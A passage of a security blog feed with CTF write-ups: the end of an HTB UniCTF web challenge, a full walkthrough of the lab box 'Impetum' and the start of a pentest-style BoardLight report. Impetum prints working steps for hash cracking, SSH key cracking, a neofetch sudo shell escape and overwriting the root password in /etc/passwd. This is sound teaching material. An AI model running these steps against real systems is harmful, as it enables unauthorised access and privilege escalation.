
<p>Running the wrapper script now will give us an error saying that the “otp” is not defined</p>

<p><img src="/assets/writeups/HTBUniCTF/images/pyerror.PNG" alt="Pyerror" /></p>

<p>So we now know we need the OTP to be set. As we spotted earlier, the OTP has a vulnerability where it only checks if the valid 4 digit code is in the request which means we can generate every four digit number and send it as one big string</p>

<p><img src="/assets/writeups/HTBUniCTF/images/otpgen.PNG" alt="otpgen" /></p>


<p>Now running the code should give us the flag:</p>

<p><img src="/assets/writeups/HTBUniCTF/images/flaggrab.PNG" alt="flaggrab" /></p>

<h1 id="conclusion">Conclusion</h1>

<p>Overall a pretty tricky web challenge with a few different steps that increased the overall difficulty. It may have been easier had I known about JWKS prior to the challenge but it was an overall good learning experience and has definitely given me something to look for in future.</p>

<p>I just wanted to add on as well a huge thank you and well done to the members of DMUHackers who participated in this CTF, especially those who got flags as this was not an easy CTF by any stretch of the imagination so well done to all of you! The team placed 185/1128 teams getting 28/49 of the flags which is a HUGE achievement and everyone should be very proud of themselves.</p>]]></content><author><name>Thetvdh</name></author><category term="web" /><category term="unictf" /><category term="htb" /><summary type="html"><![CDATA[Breaking Bank]]></summary></entry><entry><title type="html">Impetum(THM)</title><link href="https://blog.thetvdh.com/2024/impetum/" rel="alternate" type="text/html" title="Impetum(THM)" /><published>2024-11-10T00:00:00+00:00</published><updated>2024-11-10T00:00:00+00:00</updated><id>https://blog.thetvdh.com/2024/impetum</id><content type="html" xml:base="https://blog.thetvdh.com/2024/impetum/"><![CDATA[<h1 id="foreword">Foreword</h1>

<p>This machine was created for a DMUHackers session to teach the basics of enumeration and attacking linux systems. The box was created by myself and this writeup will be very railroaded rather than the usual style of showing everything I tested during the process. I hope you enjoy!</p>

<h3 id="note--for-the-purposes-of-this-box-the-target-ip-was-1010206209">Note : For the purposes of this box the target IP was 10.10.206.209</h3>

<h1 id="impetum">Impetum</h1>

<h2 id="enumeration">Enumeration</h2>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nmap <span class="nt">-sV</span> <span class="nt">-sC</span> <span class="nt">-oN</span> nmap/aggressive_scan.nmap 10.10.206.209
</code></pre></div></div>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 01:08 GMT
Nmap scan report for 10.10.206.209
Host is up (0.059s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-syst: 
|   STAT: 
| FTP server status:
|      Connected to ::ffff:10.11.74.200
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             259 Nov 05 14:06 email.txt
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   3072 73:69:57:97:7b:14:3d:5c:57:8b:dc:73:b0:03:f3:e2 (RSA)
|   256 56:f1:85:13:c6:63:a0:85:b3:e2:e4:14:be:1b:b8:85 (ECDSA)
|_  256 34:a5:19:8e:9d:b3:6e:21:b8:98:1f:f4:a0:62:70:45 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.05 seconds
</code></pre></div></div>

<p>nmap scan reveals that FTP has anonymous login enabled and has a file called “email.txt” on it. nmap also shows that ports 22 and 80 are open.</p>

<p>It also answers questions 1-6</p>

<h3 id="ftp-server">FTP server</h3>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Connected to 10.10.206.209.
220 (vsFTPd 3.0.5)
Name (10.10.206.209:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
</code></pre></div></div>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>get email.txt
<span class="nb">exit
cat </span>email.txt
</code></pre></div></div>

<p>The contents of email.txt gives us the answer to question 7.</p>

<h3 id="password-hash">Password Hash</h3>

<p>Using name-that-hash will reveal the hash type, the answer to question 8.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nth -f hash.txt                                                        

  _   _                           _____ _           _          _   _           _     
 | \ | |                         |_   _| |         | |        | | | |         | |    
 |  \| | __ _ _ __ ___   ___ ______| | | |__   __ _| |_ ______| |_| | __ _ ___| |__  
 | . ` |/ _` | '_ ` _ \ / _ \______| | | '_ \ / _` | __|______|  _  |/ _` / __| '_ \ 
 | |\  | (_| | | | | | |  __/      | | | | | | (_| | |_       | | | | (_| \__ \ | | |
 \_| \_/\__,_|_| |_| |_|\___|      \_/ |_| |_|\__,_|\__|      \_| |_/\__,_|___/_| |_|

https://twitter.com/bee_sec_san
https://github.com/HashPals/Name-That-Hash 
    

2361c3d9a2d896996590f7751cd43e1f

Most Likely 
MD5, HC: 0 JtR: raw-md5 Summary: Used for Linux Shadow files.
MD4, HC: 900 JtR: raw-md4
NTLM, HC: 1000 JtR: nt Summary: Often used in Windows Active Directory.
Domain Cached Credentials, HC: 1100 JtR: mscach

Least Likely
Domain Cached Credentials 2, HC: 2100 JtR: mscach2 Double MD5, HC: 2600  Tiger-128,  Skein-256(128),  
Skein-512(128),  Lotus Notes/Domino 5, HC: 8600 JtR: lotus5 md5(md5(md5($pass))), HC: 3500 Summary: 
Hashcat mode is only supported in hashcat-legacy. md5(uppercase(md5($pass))), HC: 4300  md5(sha1($pass)),
HC: 4400  md5(utf16($pass)), JtR: dynamic_29 md4(utf16($pass)), JtR: dynamic_33 md5(md4($pass)), JtR: 
dynamic_34 Haval-128, JtR: haval-128-4 RIPEMD-128, JtR: ripemd-128 MD2, JtR: md2 Snefru-128, JtR: 
snefru-128 DNSSEC(NSEC3), HC: 8300  RAdmin v2.x, HC: 9900 JtR: radmin Cisco Type 7,  BigCrypt, JtR: 
bigcrypt 
</code></pre></div></div>

<p>To crack the password we will be using hashcat with the rockyou.txt wordlist and the best64 ruleset.</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>hashcat <span class="nt">-m</span> 0 hash.txt /usr/share/wordlists/rockyou.txt <span class="nt">-r</span> /usr/share/hashcat/rules/best64.rule

2361c3d9a2d896996590f7751cd43e1f:&lt;REDACTED&gt;             
                                                          
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 <span class="o">(</span>MD5<span class="o">)</span>
Hash.Target......: 2361c3d9a2d896996590f7751cd43e1f
Time.Started.....: Sun Nov 10 01:17:48 2024 <span class="o">(</span>9 secs<span class="o">)</span>
Time.Estimated...: Sun Nov 10 01:17:57 2024 <span class="o">(</span>0 secs<span class="o">)</span>
Kernel.Feature...: Pure Kernel
Guess.Base.......: File <span class="o">(</span>/usr/share/wordlists/rockyou.txt<span class="o">)</span>
Guess.Mod........: Rules <span class="o">(</span>/usr/share/hashcat/rules/best64.rule<span class="o">)</span>
Guess.Queue......: 1/1 <span class="o">(</span>100.00%<span class="o">)</span>
Speed.#1.........:  7106.7 kH/s <span class="o">(</span>9.16ms<span class="o">)</span> @ Accel:256 Loops:77 Thr:1 Vec:8
Recovered........: 1/1 <span class="o">(</span>100.00%<span class="o">)</span> Digests <span class="o">(</span>total<span class="o">)</span>, 1/1 <span class="o">(</span>100.00%<span class="o">)</span> Digests <span class="o">(</span>new<span class="o">)</span>
Progress.........: 50383872/1104517645 <span class="o">(</span>4.56%<span class="o">)</span>
Rejected.........: 0/50383872 <span class="o">(</span>0.00%<span class="o">)</span>
Restore.Point....: 653312/14344385 <span class="o">(</span>4.55%<span class="o">)</span>
Restore.Sub.#1...: Salt:0 Amplifier:0-77 Iteration:0-77
Candidate.Engine.: Device Generator
Candidates.#1....: harvey22 -&gt; hunhun
Hardware.Mon.#1..: Util: 92%
</code></pre></div></div>

<p>This gives us the answer to question 9.</p>

<h3 id="website">Website</h3>

<p>Accessing the website reveals the ubuntu default page which gives the answer to question 10</p>

<p>Next, running ffuf reveals 1 page (index.html)</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ffuf <span class="nt">-u</span> http://10.10.206.209/FUZZ <span class="nt">-w</span> /usr/share/wordlists/dirb/common.txt
 :: Method           : GET
 :: URL              : http://10.10.206.209/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : <span class="nb">false</span>
 :: Calibration      : <span class="nb">false</span>
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htpasswd               <span class="o">[</span>Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 104ms]
.htaccess               <span class="o">[</span>Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 106ms]
                        <span class="o">[</span>Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 105ms]
.hta                    <span class="o">[</span>Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 93ms]
index.html              <span class="o">[</span>Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 60ms]
logs                    <span class="o">[</span>Status: 401, Size: 460, Words: 42, Lines: 15, Duration: 59ms]
server-status           <span class="o">[</span>Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 59ms]
:: Progress: <span class="o">[</span>4614/4614] :: Job <span class="o">[</span>1/1] :: 653 req/sec :: Duration: <span class="o">[</span>0:00:07] :: Errors: 0 ::
</code></pre></div></div>

<p>Likely there are more pages and therefore we will run again specifying it to look for .html pages.</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ffuf <span class="nt">-u</span> http://10.10.206.209/FUZZ <span class="nt">-w</span> /usr/share/wordlists/dirb/common.txt <span class="nt">-e</span> .html

 :: Method           : GET
 :: URL              : http://10.10.206.209/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Extensions       : .html 
 :: Follow redirects : <span class="nb">false</span>
 :: Calibration      : <span class="nb">false</span>
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________
                        <span class="o">[</span>Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 60ms]
.html                   <span class="o">[</span>Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 60ms]
.htaccess               <span class="o">[</span>Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 67ms]
.hta                    <span class="o">[</span>Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 67ms]
.hta.html               <span class="o">[</span>Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 67ms]
.htaccess.html          <span class="o">[</span>Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 69ms]
.htpasswd               <span class="o">[</span>Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 69ms]
.htpasswd.html          <span class="o">[</span>Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 71ms]
admin.html              <span class="o">[</span>Status: 401, Size: 460, Words: 42, Lines: 15, Duration: 118ms]
details.html            <span class="o">[</span>Status: 401, Size: 460, Words: 42, Lines: 15, Duration: 61ms]
index.html              <span class="o">[</span>Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 63ms]
index.html              <span class="o">[</span>Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 67ms]
logs                    <span class="o">[</span>Status: 401, Size: 460, Words: 42, Lines: 15, Duration: 66ms]
server-status           <span class="o">[</span>Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 58ms]
:: Progress: <span class="o">[</span>9228/9228] :: Job <span class="o">[</span>1/1] :: 232 req/sec :: Duration: <span class="o">[</span>0:00:15] :: Errors: 0 ::
</code></pre></div></div>

<p>The second ffuf scan gives us the answer to question 11.</p>

<h3 id="admin-page">Admin page</h3>

<p>Attempting to access admin.html pops up a basic HTTP login prompt. We have creds from the email.txt file. Using these creds gives us access to admin.html</p>

<p>/manage-users and /site-settings both lead to nothing useful. Accessing /logs shows a list. Viewing the page source reveals that only one user has logs associated with it. Clicking the view details button takes us to /details.html which gives us the answer to question 12 and an encrypted SSH key.</p>

<p>Copying the SSH key into a file called id_rsa and then running ssh2john (the answer to question 12) on it will give us a hash.</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ssh2john id_rsa <span class="o">&gt;</span> ssh_key_hash.hash
</code></pre></div></div>

<p>Then we can run John The Ripper against it.</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>john ssh_key_hash.hash <span class="nt">--wordlist</span><span class="o">=</span>/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password <span class="nb">hash</span> <span class="o">(</span>SSH, SSH private key <span class="o">[</span>RSA/DSA/EC/OPENSSH 32/64]<span class="o">)</span>
Cost 1 <span class="o">(</span>KDF/cipher <span class="o">[</span><span class="nv">0</span><span class="o">=</span>MD5/AES <span class="nv">1</span><span class="o">=</span>MD5/3DES <span class="nv">2</span><span class="o">=</span>Bcrypt/AES]<span class="o">)</span> is 2 <span class="k">for </span>all loaded hashes
Cost 2 <span class="o">(</span>iteration count<span class="o">)</span> is 16 <span class="k">for </span>all loaded hashes
Will run 4 OpenMP threads
Press <span class="s1">'q'</span> or Ctrl-C to abort, almost any other key <span class="k">for </span>status
&lt;REDACTED&gt;         <span class="o">(</span>id_rsa<span class="o">)</span>     
1g 0:00:00:02 DONE <span class="o">(</span>2024-11-10 01:37<span class="o">)</span> 0.4065g/s 13.00p/s 13.00c/s 13.00C/s 123456..butterfly
Use the <span class="s2">"--show"</span> option to display all of the cracked passwords reliably
Session completed. 
                     
</code></pre></div></div>

<p>This gives us the answer to question 13.</p>

<h2 id="logging-into-the-machine">Logging into the machine.</h2>

<p>Now we have the password to the SSH key we can use it to login to the target.</p>

<p>This can be accomplished by:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">chmod </span>600 id_rsa <span class="c"># Make the key usable by ssh</span>
ssh boss@10.10.206.209
ssh <span class="nt">-i</span> id_rsa boss@10.10.206.209
The authenticity of host <span class="s1">'10.10.206.209 (10.10.206.209)'</span> can<span class="s1">'t be established.
ED25519 key fingerprint is SHA256:cWJdE3KjoXFTvW2hMeuONNa06orlbiDCov5zL5aBgLM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '</span>10.10.206.209<span class="s1">' (ED25519) to the list of known hosts.
Enter passphrase for key '</span>id_rsa<span class="s1">': 
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-124-generic x86_64)
</span></code></pre></div></div>

<p>Running ls reveals the answer to question 14.</p>

<h3 id="finding-the-bosses-password">Finding the bosses password</h3>
<p>Look for files that contain the word “password” or contain the word “password” in their name. This isn’t fool proof but could be useful:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>find <span class="nb">.</span> <span class="nt">-name</span> <span class="k">*</span>password<span class="k">*</span>
./Important Files/password.bak
./Documents/bosspassword.txt
</code></pre></div></div>
<p>This reveals 2 passwords.</p>

<h3 id="passwordbak">password.bak</h3>

<p>.bak files are usually for backups so potentially it could be a password backup. However, running the base64 decode command on the bak gives us a message “this is a red herring”.</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">echo</span> <span class="nt">-n</span> dGhpcyBpcyBhIHJlZCBoZXJyaW5n | <span class="nb">base64</span> <span class="nt">-d</span>
</code></pre></div></div>

<h3 id="bosspasswordtxt">bosspassword.txt</h3>

<p>This is more useful. It reveals</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>I'm very forgetful so here is my password:

SUFNVEhFQklHQk9TUw==

I'm not stupid though, It's highly encrypted using a very strong encryption algorithm!! No one can ever break Base64!!!
</code></pre></div></div>

<p>It tells us it is in Base64, running the following command gives us his password and the answer to question 15:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">echo</span> <span class="nt">-n</span> <span class="nv">SUFNVEhFQklHQk9TUw</span><span class="o">==</span> | <span class="nb">base64</span> <span class="nt">-d</span>
</code></pre></div></div>

<h3 id="privesc-enumeration">Privesc enumeration</h3>

<p>Basic sudo -l will reveal the answer to question 16.</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo</span> <span class="nt">-l</span>
<span class="o">[</span><span class="nb">sudo</span><span class="o">]</span> password <span class="k">for </span>boss: 
Matching Defaults entries <span class="k">for </span>boss on target:
    env_reset, mail_badpass,
    <span class="nv">secure_path</span><span class="o">=</span>/usr/local/sbin<span class="se">\:</span>/usr/local/bin<span class="se">\:</span>/usr/sbin<span class="se">\:</span>/usr/bin<span class="se">\:</span>/sbin<span class="se">\:</span>/bin<span class="se">\:</span>/snap/bin

User boss may run the following commands on target:
    <span class="o">(</span>admin<span class="o">)</span> /usr/bin/neofetch
</code></pre></div></div>

<p>Using GTFObins <a href="https://gtfobins.github.io/">GTFOBins</a> will reveal that we can use neofetch to execute commands, in this case as the admin user:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code> <span class="nv">TF</span><span class="o">=</span><span class="si">$(</span><span class="nb">mktemp</span><span class="si">)</span>
 <span class="nb">echo</span> <span class="s1">'exec /bin/sh'</span> <span class="o">&gt;</span> <span class="nv">$TF</span>
 <span class="nb">sudo</span> <span class="nt">-u</span> admin /usr/bin/neofetch <span class="nt">--config</span> <span class="nv">$TF</span>
</code></pre></div></div>

<p>Running the above will give us this error:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>/usr/bin/neofetch: line 4459: /tmp/tmp.3zspa9Sl2D: Permission denied
</code></pre></div></div>
<p>To fix this, take the file name and give it 777 permissions, then rerun the final command.</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">chmod </span>777 /tmp/tmp.3zspa9Sl2D
<span class="nb">sudo</span> <span class="nt">-u</span> admin /usr/bin/neofetch <span class="nt">--config</span> <span class="nv">$TF</span>
</code></pre></div></div>

<p>This will give us a basic sh shell. To get a better one, just run the command “bash”</p>

<h3 id="usertxt">user.txt</h3>

<p>Changing directoy to admin’s home directory will give us user.txt</p>

<h3 id="roottxt">root.txt</h3>

<p>Running <a href="https://github.com/peass-ng/PEASS-ng/releases/download/20241101-6f46e855/linpeas.sh">linpeas</a> will reveal that the admin account is in the root user group. It also means that the misconfigured /etc/passwd file with root write permissions on the group can be edited. If you change the password in the passwd file it overrides the shadow file. A passwd compatible file can be generated with the following command.</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>openssl passwd password
v/FfoSzTu1u3A
</code></pre></div></div>

<p>Putting this password where the x is in passwd will mean you can login as the root account with the password “password”.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code># Line in the passwd file
root:6ef0MSVG45YyQ:0:0:root:/root:/bin/bash
</code></pre></div></div>

<p>Change to /root and then you have root.txt</p>]]></content><author><name>Thetvdh</name></author><category term="ctf" /><category term="custom box" /><category term="ftp" /><category term="beginner" /><summary type="html"><![CDATA[Foreword]]></summary></entry><entry><title type="html">BoardLight(HTB)</title><link href="https://blog.thetvdh.com/2024/boardlight/" rel="alternate" type="text/html" title="BoardLight(HTB)" /><published>2024-08-23T00:00:00+01:00</published><updated>2024-08-23T00:00:00+01:00</updated><id>https://blog.thetvdh.com/2024/boardlight</id><content type="html" xml:base="https://blog.thetvdh.com/2024/boardlight/"><![CDATA[<p><img src="/assets/writeups/BoardLight/logo.png" alt="BoardLight HTB Logo" title="Logo" /></p>

<h1 id="foreword">Foreword</h1>

<p>This writeup is for the HackTheBox machine “BoardLight”. I am going to do a hybrid style writeup with a part similar to my original writeups from before, but with a few extra bits to make it more pentest report style. Some parts will detail as if this was a real company approaching myself to test their application. I hope you enjoy reading it.</p>

<h1 id="introduction">Introduction</h1>

<p>A new startup known as “BoardLight” approached the pentester known as “the tester” for a web application and web infrastructure test. It was agreed between the tester and the company that any Tool, Tactic, or Procedure (TTP) was allowed, excluding Denial of Service with the goal of gaining access to the web infrastructure and compromising an administrative account. The tester was provided with an IP address and no further information meaning this is a “black box” penetration test. No blue team would be working against the tester meaning there was no requirement to operate quietly. A Virtual Private Network (VPN) connection will be provided to the tester to access the corporate network so they are able to target the server without it requiring an internet connection. The IP address provided to the tester was 10.10.11.11 and the IP address of the VPN connection from the testers “attacker” machine was 10.10.14.223.</p>

<h1 id="mission-objectives">Mission Objectives</h1>

<ul>
  <li>Find vulnerabilities in the website</li>
  <li>Attempt to compromise the underlying infrastructure</li>
  <li>Compromise the administrative “root” account on the host</li>
  <li>Find and retrieve “flags” (user.txt, root.txt) placed on the host</li>
</ul>

<h1 id="executive-summary">Executive Summary</h1>

<p>A test of BroadLight’s web application revealed multiple critical vulnerabilities that can be easily exploited which would allow unauthorized access to BroadLight web infrastructure and potentially lead to compromise of sensitive business data.</p>

<h2 id="key-findings">Key findings</h2>

<ul>
  <li>
    <p>Remote Code execution:
  A vulnerable version of the application “Dolibarr” is running on a subdomain of the main website. This exposed the application to remote code execution allowing an attacker to run commands on the server.</p>
  </li>
  <li>
    <p>Plain text credentials:
  Configuration files for “Dolibarr” contained plain text credentials for a MySQL database user, allowing unauthorised access to the database. This could be used to steal sensitive business information or gain credentials to further compromise other business assets</p>
  </li>
  <li>
    <p>Password Reuse:
  The database user account and the user “larissa” shared the same password. This allows an attacker to compromise a higher privileged user account using credentials found for a different user. Password reuse significantly increases chance of further compromise should one of the accounts be compromised.</p>
  </li>
  <li>
    <p>Default Credentials: 
  The Dolibarr installation was found to be using the default credentials. This indicates a significant security oversight and allowed unauthorised access.</p>
  </li>
  <li>
    <p>Privilege Escalation Vulnerability
  The Desktop Environment “Enlightenment” was present on the system and was found to be vulnerable, allowing for escalation to root privileges. This would allow an attacker to gain complete control over a system.</p>
  </li>
</ul>

<h2 id="remediation-recommendations">Remediation recommendations</h2>

<ul>
  <li>
    <p>Dolibarr patch:
  Apply the most up to date patch for Dolibarr to remove the remote code execution vulnerability.</p>
  </li>
  <li>
    <p>Secure Configuration Files:
  Store sensitive configuration details in a secure manner, such as using encryption or a secrets manager</p>
  </li>
  <li>
    <p>Implement Strong Password Policies:
  Enforce strong password policies to prevent weak and reused passwords.</p>
  </li>
  <li>
    <p>Regular Security Assessments
  Once remediation actions have taken place, retest the application by either using methodology outlined in this report or use a pentester to test for you.</p>
  </li>
</ul>

<p>Following these remediation steps will significantly reduce the risk of a cyberattack against BroadLight, and any reputational or financial consequences that would come out of any breaches.</p>

<h1 id="technical-report">Technical report</h1>

<p>Target IP: 10.10.11.11
Attacker IP: 10.10.14.223</p>

<h2 id="vulnerabilities-overview">Vulnerabilities overview</h2>

<table>
  <tbody>
    <tr>
      <td>Name</td>
      <td>Vulnerability</td>
      <td>Type</td>
      <td>CVSS score</td>
      <td>CWE ID</td>
    </tr>
    <tr>
      <td>Dolibarr Remote Code execution</td>
      <td>CVE-2023-30253</td>
      <td>RCE</td>
      <td>8.8</td>
      <td>CWE-78</td>
    </tr>
    <tr>
      <td>Plaintext Database Credentials</td>
      <td>N/A</td>
      <td>Information Disclosure</td>
      <td>N/A</td>
      <td>CWE-312</td>
    </tr>
    <tr>
      <td>Password Reuse</td>
      <td>N/A</td>
      <td>Identification and Authentication Failures</td>
      <td>N/A</td>
      <td>CWE-255</td>
    </tr>
    <tr>
      <td>Default Credentials</td>
      <td>N/A</td>
      <td>Identification and Authentication Failures</td>
      <td>N/A</td>
      <td>CWE-255</td>
    </tr>
    <tr>
      <td>Enlightenment Privilege Escalation</td>
      <td>CVE-2022-37706</td>
      <td>Privilege Escalation</td>
      <td>7.8</td>
      <td>CWE-269</td>
    </tr>
  </tbody>
</table>

<h2 id="methodology">Methodology</h2>

<h3 id="tool-based-enumeration">Tool based enumeration</h3>

<p><strong>Tools Used</strong></p>
<ul>
  <li>nmap</li>
  <li>Burp Suite</li>
  <li>ping</li>
  <li>Fuzz Faster (ffuf)</li>
</ul>

<p>Initial ICMP packets were sent via the ping command to ensure the server was alive, once this was confirmed two nmap scans were run against the target machine. One scan was to enumerate the 1000 most common ports with service enumeration and common scripts enabled, the second was to enumerate all open TCP ports.</p>

<p>The results of these nmap scans are as follows:</p>

<p><strong>1000 most common ports</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code># Nmap 7.94SVN scan initiated Fri Aug 23 16:28:20 2024 as: nmap -sV -sC -T4 -oN nmap/normal 10.10.11.11
Nmap scan report for 10.10.11.11
Host is up (0.027s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)
|   256 59:03:dc:52:87:3a:35:99:34:44:74:33:78:31:35:fb (ECDSA)
|_  256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Aug 23 16:28:29 2024 -- 1 IP address (1 host up) scanned in 9.38 seconds
</code></pre></div></div>

<p><strong>All ports scan:</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code># Nmap 7.94SVN scan initiated Fri Aug 23 16:28:40 2024 as: nmap -p- -oN nmap/allports 10.10.11.11
Nmap scan report for 10.10.11.11
Host is up (0.022s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

# Nmap done at Fri Aug 23 16:29:29 2024 -- 1 IP address (1 host up) scanned in 49.38 seconds
</code></pre></div></div>

<p>These nmap scans reveal that there are two open ports:</p>

<ul>
  <li>Port 22: SSH</li>
  <li>Port 80: http</li>
</ul>

<p>Accessing the IP address via a web browser revealed the company’s website. The website appeared to be in early stages and a predominantly static website with the contact forms and other buttons not appearing to do anything significant. Burp Suite was used to log crawling of the website to gather all HTTP requests sent while navigating the website. This did not lead to any significant findings.</p>

<p>Fuzz Faster (ffuf) was used to fuzz for potential hidden directories and or pages on the website. A common paths wordlist was used along with a command line argument to additonally search for .php files. The command was as follows:</p>
<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ffuf <span class="nt">-w</span> /usr/share/wordlists/dirb/common.txt <span class="nt">-u</span> http://10.10.11.11/FUZZ
</code></pre></div></div>
<p>This led to no significant findings.</p>

<h3 id="manual-enumeration">Manual enumeration</h3>

<p>Manual analysis of the site content revealed a contact email address at the bottom of the homepage. The email address in question, info@board.htb, allowed for an educated guess that the IP address would resolve to the same domain should DNS be used upon deployment. Manually adding this domain to the hosts file allowed for further tool based enumeration of the web applicaiton.</p>

<h3 id="further-tool-based-enumeration">Further tool based enumeration</h3>

<p>Using ffuf once again, a scan for subdomains was launched by fuzzing the Host HTTP parameter. The command was as follows:</p>
